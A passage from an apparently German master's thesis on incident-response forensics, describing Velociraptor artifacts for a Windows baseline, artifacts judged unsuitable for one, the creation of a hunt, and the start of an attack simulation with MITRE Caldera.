- Codecs
- Druckermonitor-DLLs
- LSA-Sicherheitsanbieter
- Autostart-Dienste und nicht deaktivierte Treiber
- Geplante Aufgaben
- Winlogon-Einträge

Mittels des genannten Velociraptor Artefakts werden Informationen, soweit sie vorhanden sind, wie Art des Autostarts, den Zeitstempel der Erstellung des Eintrags, des genutzten Benutzerprofils, einer Beschreibung des Dienstes, den Pfad zur ausführbaren Datei, die signierende Institution sowie den Hashwerten der ausführbaren Datei erhoben. [20]

3.5.6 Netzwerk-Verbindungen

In den meisten Fällen wird ein Angreifer zusätzliche Netzwerkverbindungen verursachen. Diese können sowohl für die Verbindung aus einem externen Netz zum Opfersystem, als auch für die Verbindung zwischen Opfersystemen im internen Netzwerk, im Rahmen einer Seitwärtsbewegung (engl. Lateral Movement), verwendet werden. Somit ist die Erhebung von aktiven oder auch beendeten Netzwerkverbindungen eines Systems von großer Relevanz für einen Forensiker. [3]

Zur Laufzeit eines Windowssystems können Informationen zu Netzwerkverbindungen mittels dem Kommandozeilenbefehl „netstat“ angezeigt werden. Dazu gehören sowohl Informationen über die Quell- und Ziel-IP-Adresse, den jeweils dazugehörigen Port, den Status der Verbindung sowie Protokollart (TCP, UDP, IPv4, IPv6) als auch eine PID, die den Prozess referenziert, der die Verbindung gestartet hat. [47]

Velociraptor bietet hierzu das Artefakt „Windows.Network.NetstatEnriched“ an, welches den „netstat“ Befehl auf den Assets ausführt. Zusätzlich dazu ermittelt dieses Artefakt auch den Prozessnamen zur entsprechenden PID mittels „pslist“ und den dazugehörigen Hashwert (MD5, SHA1, SHA256), um bei der Auswertung des Ergebnisses eine bessere Zuordnung zu ermöglichen. [20]

3.5.7 Arp-Cache

Im Arp Cache werden Informationen über die Zuordnung von IP-Adressen, die in der OSI-Layer 3 Schicht zwecks Adressierung verwendet werden, zu physischen MAC-Adressen, die in der OSI Layer 2 Schicht zwecks Adressierung angewendet werden, gespeichert. Im Rahmen einer Angriffstechnik namens „ARP Cache Poisoning“ manipuliert der Angreifer die Einträge des Arp Caches eines Systems insofern, dass beispielsweise der Angreifer seine IP-Adresse mit der eines legitimen Systems austauscht. Anschließend verläuft der Datenverkehr über das System des Angreifers, was zu einem „Sniffing“ oder „Man in the Middle“ Angriffsszenario führen kann. [31]

Somit ist das Auslesen des ArpCaches in manchen Fällen sinnvoll, wenn der Verdacht besteht, dass ein Angreifer physischen Zugriff auf das lokale Netzwerk hat. Mittels des Artefakts „Windows.Network.ArpCache“ kann der Arp Cache eines Windows Systems ausgelesen werden. [20] Im Rahmen des Baselineabgleichs könnten somit MAC-Adressen herausgefiltert werden, die zuvor unbekannt waren.

3.5.8 Benutzeraccounts

Angreifer können auch versuchen, Zugang zu legitimen Benutzer- oder Administratoraccounts zu erlangen und diese weiter zu nutzen. Häufig werden jedoch zusätzliche Accounts angelegt, bspw. um Persistenz zu erreichen, da man sich auch zu einem späteren Zeitpunkt mit einem Account im System einloggen kann, ohne bspw. davon abhängig zu sein, dass der eigentliche Nutzer ein neues Passwort vergibt oder der Account gerade benutzt wird. Somit ist die Ermittlung von Accounts, die eigentlich nicht existieren dürften, oftmals hilfreich bei der Analyse der Angriffsaktivitäten. Dabei kann es sich sowohl um lokale Accounts auf einem System, als auch Domänenaccounts handeln. Besonders von Interesse sind natürlich Accounts mit erhöhten Rechten, die auch als Administratoraccounts bezeichnet werden. [3]

Hierzu bietet Velociraptor verschiedene Artefakte an, die unterschiedliche Anwendungsszenarien haben. Zudem trifft hier wieder die Vorgehensweise der Nutzung verschiedener Quellen zwecks Verifizierung der Informationen wie bei

ausgeführter Software und Autostartbereichen zu. Um auch keine Accounts zu übersehen sollen die verschiedenen Artefakte genutzt werden [20]:

- **Windows.Sys.Users**

Hiermit werden Benutzeraccounts, welche sich normal über den Startbildschirm eingeloggt haben, erhoben. Bei dieser Loginvariante wird in der Regel ein Benutzerprofil und ein entsprechender Registryeintrag unter „HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\“ erstellt, sodass hierüber festgestellt werden kann, welche Benutzer auf dem System eingeloggt waren.

- **Windows.Sys.AllUsers**

Hierbei handelt es sich um ein Artefakt für die Nutzung im Zusammenhang mit einem Domain Controller. Mittels der „NetUserEnum API“ können so alle Accounts einer Domäne zentral ermittelt werden. Im Rahmen der Baselineerstellung kann dieses Artefakt mitverwendet werden und bleibt im Falle der Anwendung auf einem Client irrelevant.

- **Windows.System.LocalAdmins**

Dieses Artefakt richtet sich wieder an alle Systeme. Es werden Administratoraccounts sowohl lokal als auch Domänen Administratoraccounts, die sich auf einem System eingeloggt haben, erhoben. Dies wird mittels einem Powershell Befehl „Get-LocalGroupMember -SID S-1-5-32-544“ durchgeführt. Dabei werden Mitglieder der Administrator-Gruppe erhoben, indem der entsprechende Sicherheitsbezeichner in der SID angegeben wird.

3.5.9 Root-Zertifikate

Zertifikate können dazu verwendet werden, um die Vertrauenswürdigkeit von Software und gesicherten Netzwerkverbindungen sicherzustellen, indem mittels asymmetrischen kryptografischen Verfahren die Authentizität des Erstellers bzw. Signierers des Zertifikats überprüft wird. Dazu stellen sogenannte Root Certification Authorities (CA), die wiederum andere zertifizieren, Zertifikate bereit, sodass Anwender Softwarehersteller oder Webseiten verifizieren können. Damit entsteht eine sogenannte Zertifikatskette, die sich bis zum Root-CA verfolgen

lässt. Damit die Root-CA bekannt ist, müssen diesen im System hinterlegt werden. [12] Unter Windows befinden sich diese in der Registry in verschiedenen Stellen und können mittels des Artefakts „Windows.System.RootCAStore“ ausgelesen werden [20]:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates**\Blob
- reg,HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\SystemCertificates\ROOT\Certificates**\Blob
- reg,HKEY_USERS*\Software\Microsoft\SystemCertificates\Root\Certificates**\Blob
- reg,HKEY_USERS*\Software\Policies\Microsoft\SystemCertificates\Root\Certificates**\Blob

Häufig ersetzen oder fügen Angreifer ihre eigenen Zertifikate zu den legitimen vertrauenswürdigen Root-Zertifikaten eines Systems hinzu, damit Software oder Netzwerkverbindungen als Vertrauenswürdig angezeigt werden und es zu keiner Warnmeldung kommt. Im MITRE ATT&CK Framework wird diese Technik als „Subvert Trust Controls: Install Root Certificate – T1553.004“ bezeichnet. [31]

3.5.10 Firewall-Einstellungen

Neben Firewall-Systemen, die in der Regel bei Netzwerkzugangs- oder Übergangspunkten als eigenständiges Gerät, auch „Netzwerk-Firewall“ genannt, platziert werden, verfügt grundsätzlich jeder Host zudem über eine eigene Firewall, auch „Personal Firewall“ oder „Host Firewall“ genannt. [48] Auch Host Firewalls können in Unternehmensnetzwerken aktiviert sein, um Clients und Server zusätzlich vor Verbindungen zu schützen, die nicht erlaubt sind. Änderungen in den Firewall-Einstellungen sind dann in der Regel nur durch Administratoren möglich. Beispielsweise bei Laptops, die Institutionsnetzwerke in der Regel verlassen, sind Host Firewalls zwingend notwendig. [49] Im Windows-Umfeld kann dazu die Windows Defender Firewall genutzt werden.

In diesem Zusammenhang ist es möglich, dass Angreifer versuchen lokale Firewall-Einstellungen zu verändern oder die Host Firewall grundsätzlich abzuschalten, um „maliziöse“ Netzwerkverbindungen überhaupt erst erfolgreich

einrichten zu können, im MITRE ATT&CK Framework auch als „Impair Defenses: Disable or Modify System Firewall – T1562.004“ bezeichnet. [31] Velociraptor bietet dazu das Artefakt „Windows.Sys.FirewallRules“, um Einstellungen des lokalen Host Firewall zu erheben. Hierbei werden Informationen über den Namen der Regel, ob die Regel eingeschaltet ist, welche Aktion erfolgen soll (Erlauben oder Verweigern), in welche Richtung die Regel gilt (ein oder ausgehend), sowie den zugelassenen Port erhoben. [20]

3.6 Ungeeignete Artefakte für Baseline

Folgende Artefakte sind im Rahmen einer forensischen Untersuchung häufig von großer Relevanz, eignen sich von der Grundidee jedoch nicht für die Nutzung in einer Baseline. Diese Artefakte sowie die Gründe für die Ungeeignetheit sollen im Folgenden kurz erläutert werden.

3.6.1 Abgrenzungsschwierigkeiten

Einige Artefakte werden sowohl durch Angriffsaktivitäten, als auch legitimen Aktivitäten von Nutzern und Administratoren generiert, die zusätzlich zu diesem Umstand nicht einfach voneinander unterschieden werden können. Somit besteht die Gefahr, dass Angriffsaktivitäten bei einem Baselinevergleich fälschlicherweise herausgefiltert werden oder eine Filterung von vorneherein nicht möglich ist, da die Informationen der Artefakte zu individuell sind.

- **Powershellbefehle**

Angreifer nutzen immer häufiger Werkzeuge, die bereits auf dem System vorhanden sind, auch bekannt als „Living of the land“ Technik, wie bereits in Abschnitt 2.2.2 erläutert. Powershell wird dabei im Windows Umfeld als mächtiges Skripting-Tool häufig genutzt. [4] Deshalb ist die Auswertung von Logdateien sinnvoll, die Hinweise auf die Nutzung der Powershell beinhalten. Hierzu kann das Windows Modul „PSReadline“ genutzt werden, welches seit der Powershellversion 5 unter Windows 10 standardmäßig aktiviert ist. Die Logdatei befindet sich dann unter dem Pfad „\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt“ und beinhaltet alle zuvor durch den jeweiligen Nutzeraccount

ausgeführten Powershellbefehle. [50]

Velociraptor bietet hierzu das Artefakt „Windows.System.Powershell.PSReadline“ an. Dieses Artefakt ermöglicht es grundsätzlich, nach bestimmten Zeichenketten im Powershelllog zu suchen. Wird keine Zeichenkette angegeben, werden alle eingegebenen Befehle der Logdatei gesammelt. [20]

Somit ist dieses Artefakt allgemein gut für eine forensische Untersuchung nach Angriffsaktivitäten geeignet. Fraglich ist, inwiefern sich dieses im Rahmen der Erstellung der Baseline und den späteren Abgleich eignet, da Administratoren ebenfalls häufig die Powershell nutzen. Somit könnten mit dem Abgleich Befehle herausgefiltert werden, die von Administratoren oder Programmen eingegeben wurden. Gleichzeitig besteht auch die Möglichkeit, dass legitime Befehle nach der Erstellung der Baseline eingegeben wurden. Auch ist es möglich, dass Angreifer die gleichen Befehle wie Administratoren verwenden und eine Herausfilterung daher schädlich für die Untersuchung wäre, da somit auch Angriffsaktivitäten herausgefiltert werden würden. Aufgrund dessen wird dieses Artefakt nicht bei der Erstellung der Baseline verwendet.

- **Downloadhistorie**

Nutzen Angreifer nicht die „Living of the Land“ Technik werden häufig zusätzliche Programme heruntergeladen. Diese können auch zu einem späteren Zeitpunkt anhand des „Zone.Identifier“ alternativen Datenstroms mit der „ZoneID“ 3 und 4 identifiziert werden. Velociraptor bietet hierzu das Artefakt „Windows.Analysis.EvidenceOfDownload“ an. [20]

Problematisch ist hierbei, dass Nutzer auch andere Dateien im Rahmen der legitimen Nutzung des Systems herunterladen. Somit ist die Auswertung dieser Informationen sicherlich zielführend, jedoch nicht bei der Verwendung im Rahmen der Datenreduktion mittels des Baselineabgleichs. Eine Filterung mithilfe von IOC oder Reduzierung auf ausführbarer Dateien wäre hier zielführender.

- **Browserhistorie**

Auch hier bietet Velociraptor Artefakte für verschiedene Browser an, um die

Browserhistorie jeweils auszulesen: „Windows.Applications.Chrome.History“, „Windows.Applications.Edge.History“, „Windows.Applications.Firefox.History“.
[20]

Hierbei ist wie auch bei der Downloadhistorie problematisch, dass Nutzer diverse irrelevante Webseiten aufsuchen. Eine gezielte Suche nach Angreiferwebseiten mittels IOC und Filterregeln wäre effizienter als ein Vergleich mit einer Baseline.

- **DNS Anfragen**

Das Velociraptor Artefakt „Windows.System.DNSCache“ ermöglicht es, den DNS Cache eines Systems mittels der WMI Klasse „MSFT_DNSClientCache“ auszulesen. [20] Auch hier können sich Hinweise auf Domänen befinden, die auffällig sind und durch den Angreifer genutzt worden sein können. Es besteht die gleiche Problematik wie bei den zuvor aufgeführten ungeeigneten Artefakten durch zu viele legitime Nutzereinträge.

- **Gelöschte Elemente**

Nachdem Angreifer ein System initial kompromittiert haben, besteht möglicherweise das Interesse, die eigenen Aktivitäten zu verschleiern, indem zuvor heruntergeladene Schadsoftware oder Artefakte gelöscht werden. Somit ist die Analyse gelöschter Elemente eine mögliche Herangehensweise, die mittels des Velociraptor Artefakts „Windows.Forensics.RecycleBin“ erfolgen könnte. [20] Wie auch zuvor beschrieben, sind auch hier andere Analysemethoden sicherlich förderlicher, da auch Nutzer Dateien löschen.

3.6.2 Datenreduktion nicht notwendig

Zudem gibt es eine Reihe von Artefakten, die grundsätzlich sobald sie existent sind oder festgestellt werden können, für eine Kompromittierung oder einen laufenden Angriff sprechen, solange sie nicht gezielt durch einen Administrator verursacht wurden. Diese Artefakte werden ebenfalls nicht in die Baseline miteinbezogen, da sie in der Regel keine Einträge beinhalten sollten und eine Datenreduktion nicht notwendig ist.

- **Untrusted Binaries**

Schadsoftware wird häufig nach legitimen Programmen benannt, um nicht auf

den ersten Blick als maliziös erkannt zu werden. Dabei sind diese Programme in der Regel nicht ordnungsgemäß signiert. Dies ist nämlich ohne das rechtmäßige Zertifikat nicht möglich, welches Angreifern nicht zugänglich sein sollte. Mittels des Velociraptor Artefakts „Windows.System.UntrustedBinaries“ können somit Systemprozesse erkannt werden, die nicht vertrauenswürdig sind aufgrund der fehlenden oder falschen Signierung. [20] Werden auf den Systemen viele unsignierte legitime Systemprozesse verwendet, was aus unterschiedlichen Gründen notwendig sein kann, ist die Nutzung dieses Artefakts zwecks Reduktion sinnvoll. Dies ist jedoch im hier aufgesetzten Testnetzwerk nicht der Fall.

- **Eventlogs Manipulationen**

Die Verschleierung des Angriffs ist oftmals ein Ziel des Angreifers, um sich länger unentdeckt im System oder Netzwerk bewegen zu können, was im MITRE ATT&CK Framework als „Indicator Removal on Host – T1070“ bezeichnet wird. [31] Hierbei ist es möglich, dass der Angreifer das Eventlog ausschaltet oder die Inhalte löscht, was mit den Velociraptor Artefakten „Windows.EventLogs.Modifications“ und „Windows.EventLogs.Cleared“ ermittelt werden kann. [20]

- **Suche nach Schadsoftware**

Velociraptor bietet auch Artefakte an, die wie „Windows.Forensics.SolarwindsSunburst“ gezielt mittels IOCs nach Artefakten suchen, welche für eine Kompromittierung sprechen. [20]

3.6.3 Artefakte aus dem Eventlog

Zuletzt seien noch exemplarisch Artefakte erwähnt, die sich im Eventlog wiederfinden und von vornherein besser im Monitoring Bereich verortet sind, da sie dort laufend erhoben werden. Gleichzeitig sind die Ereignisse, die generiert werden können zu häufig ebenfalls Ursprung legitimer Nutzeraktivitäten, siehe Abschnitt 3.2.

- **Prozesserstellung**

Ähnlich wie bei den laufenden Prozessen, siehe Abschnitt 3.5.1, kann

Velociraptor mittels des Artefakts „Windows.ETW.WMIProcessCreate“ Prozesse, die im Laufe der Zeit auf dem System gestartet wurden, ermitteln. Die Quelle der Information ist hierbei das Log „Microsoft-Windows-WMI-Activity“. Dabei werden auch Zeitstempel protokolliert. [20] Vorteil ist somit die Möglichkeit der Ermittlung eines konkreten Zeitpunkts der Erstellung des Prozesses, sodass dieses Artefakt für eine forensische Untersuchung von großem Wert ist. Jedoch ist die Nutzung dieses Artefakts besser im Monitoring und der dazugehörigen Software verortet, da mittels Systemen, die speziell für die Analyse von Logdateien entworfen wurden, wie SIEM, bereits Möglichkeiten der effizienten regelbasierten Filterung bereitstehen. [51] Ereignisprotokolle mit in die Baselineerstellung dieser Masterthesis miteinzubeziehen würde zudem den hier geplanten Rahmen übersteigen und eine grundsätzlich andere Herangehensweise erfordern.

- **Loginversuche**

Von Interesse im Rahmen der forensischen Untersuchung sind auch Loginversuche. Vor allem wenn sie schnell hintereinander durchgeführt werden und scheitern, was für einen Brute-force-Angriff sprechen kann. [31] Auch solche Informationen werden im Eventlog erhoben und können mittels des Velociraptor Artefakts „Windows.EventLogs.CondensedAccountUsage“ ermittelt werden. [20] Des Weiteren besteht auch die Möglichkeit, mit diesem Artefakt nach Logontypen zu suchen, die Auffällig im eigenen Netzwerk sein können. So könnte man nach RDP Loginversuchen suchen, welche für Angriffsaktivitäten sprechen können, falls im Netzwerk RDP bei Systemen grundsätzlich nicht genutzt wird. Da in dem hier dargestellten Testnetzwerk die Virtualisierungssoftware Hyper-V auf einen zentralen Rechner genutzt wird, wird auch RDP auf den Clients verwendet, damit die Windows Benutzeroberfläche aufgerufen werden kann, wodurch diese Verbindungsmöglichkeit hier keine Auffälligkeit darstellt.

3.7 Erstellung Baseline

Für die Erstellung der Baseline müssen zunächst die in Abschnitt 3.5 aufgeführten Artefakte mittels Velociraptor von allen Systemen erhoben werden. Dies kann mittels einer neuen „Hunt“ (zu Deutsch Jagd), wie in Abbildung 11

dargestellt, durchgeführt werden.




Abbildung 11: Erstellung einer Jagd mittels Velociraptor zum Zweck der Baselineerstellung

Nachdem eine neue Jagd erstellt und benannt wurde muss festgelegt werden, für welche angeschlossenen Systeme diese gelten soll. Dies kann beispielsweise mittels „Labels“ festgelegt werden. Die Labels müssen zuvor für die einzelnen Systeme vergeben werden. So wurden die Systeme in diesem Fall nach der Zuordnung als Client oder Server gelabelt. Da in diesem Fall die Jagd für alle angeschlossenen Systeme durchgeführt werden soll, muss auch keine Zuordnung stattfinden.

Im nächsten Schritt müssen die Artefakte ausgewählt werden. Mittels einer Suchmaske kann nach Windows Artefakten gefiltert werden, siehe Abbildung 12. Anschließend können die einzelnen Artefakte bei Bedarf konfiguriert werden, was hier bei keinem der ausgewählten Artefakte notwendig ist. Des Weiteren können auch weitere Parameter der Jagd, wie maximale CPU Nutzung und Datenübertragungsrate festgelegt werden, um eine Überlastung der Systeme und des Netzwerks zu vermeiden.




Abbildung 12: Auswahl entsprechender Velociraptor-Artefakte im Rahmen der Erstellung der neuen Jagd für die Baseline

Anschließend muss die Jagd gestartet werden. Der Fortschritt kann danach über den Reiter „Clients“ in der Spalte „State“ eingesehen werden. Ist die Jagd abgeschlossen, kann der Spalte „TotalRows“ die Anzahl der erhobenen Einträge für jedes System entnommen werden, siehe Abbildung 13.




Abbildung 13: Übersicht des Fortschrittes der Velociraptor Jagd

Nach der Fertigstellung der Jagd können die erhobenen Daten mittels VQL in einem sogenannten „Notebook“ betrachtet werden, siehe Abbildung 14, oder in

CSV oder JSON Dateien exportiert werden, siehe Abbildung 15




Abbildung 14: Möglichkeit der Betrachtung der Velociraptor Jagd über ein Notebook, in welchem VQL genutzt wird




Abbildung 15: Überblick und Exportmöglichkeit der Ergebnisse der Velociraptor Jagd

Die aus Velociraptor exportierte Baseline in Form von CSV und JSON Dateien je Artefakt, können dem Anhang 2 entnommen werden.

3.8 Angriffssimulation

Nachdem das Testnetzwerk entsprechend eingerichtet, das Monitoring eingeschaltet und die Baseline erstellt wurde, soll ein Angriff auf die Umgebung simuliert werden. Zunächst besteht hierzu die grundsätzliche Fragestellung mit welchen Mitteln der Angriff simuliert werden soll. In Frage kommen würden Programme, die ihrer Beschreibung nach Angriffe „auf Knopfdruck“ simulieren können, was die Durchführung im Rahmen dieser Masterthesis erleichtern würde. Hierzu wurde das Framework „MITRE Caldera“ getestet. Caldera soll unter anderem in der Lage sein, automatisiert Angriffe auf Systeme in einem Netzwerk durchzuführen. Dabei sollen unterschiedliche Angreiferprofile simulieren werden können. [52]

Nach der Installation Calderas auf einem System kann eine Benutzeroberfläche über einen Webbrowser geöffnet werden. Abschließend muss ein Agent erstellt werden, der manuell auf dem System, auf welchem der Angriff simuliert werden soll, ausgeführt werden muss. Danach können unter Nutzung des Agenten verschiedene Angriffsaktivitäten auf dem Opfersystem durchgeführt werden, die in die bereits in Abschnitt 2.4 dargestellten Bereiche des MITRE ATT&CK Framework gegliedert sind. [52]

In der praktischen Anwendung hat sich Caldera jedoch als nicht geeignet zur Nutzung im Rahmen dieser Thesis erwiesen. Zunächst ist ein Vorteil der Nutzung Calderas, dass der Agent auch bei eingeschalteten Anti-Virensystem, wie dem Windows Defender, ohne weiteres funktionsfähig ist. [53] Allerdings konnte bei der Erprobung verschiedener durch Caldera bereitgestellten Techniken festgestellt werden, dass die meisten in diesem konkreten Anwendungsfall nicht funktionsfähig waren und das Opfersystem sogar nachhaltig beschädigten, sodass es in Folge gescheiterter Angriffstechniken zu wiederkehrenden Fehlermeldungen auf dem Opfersystem kommt und vorhandene legitime Programme nicht mehr funktionsfähig sind. Zudem verfügt Caldera über keine funktionsfähigen Techniken der Rechteerweiterung 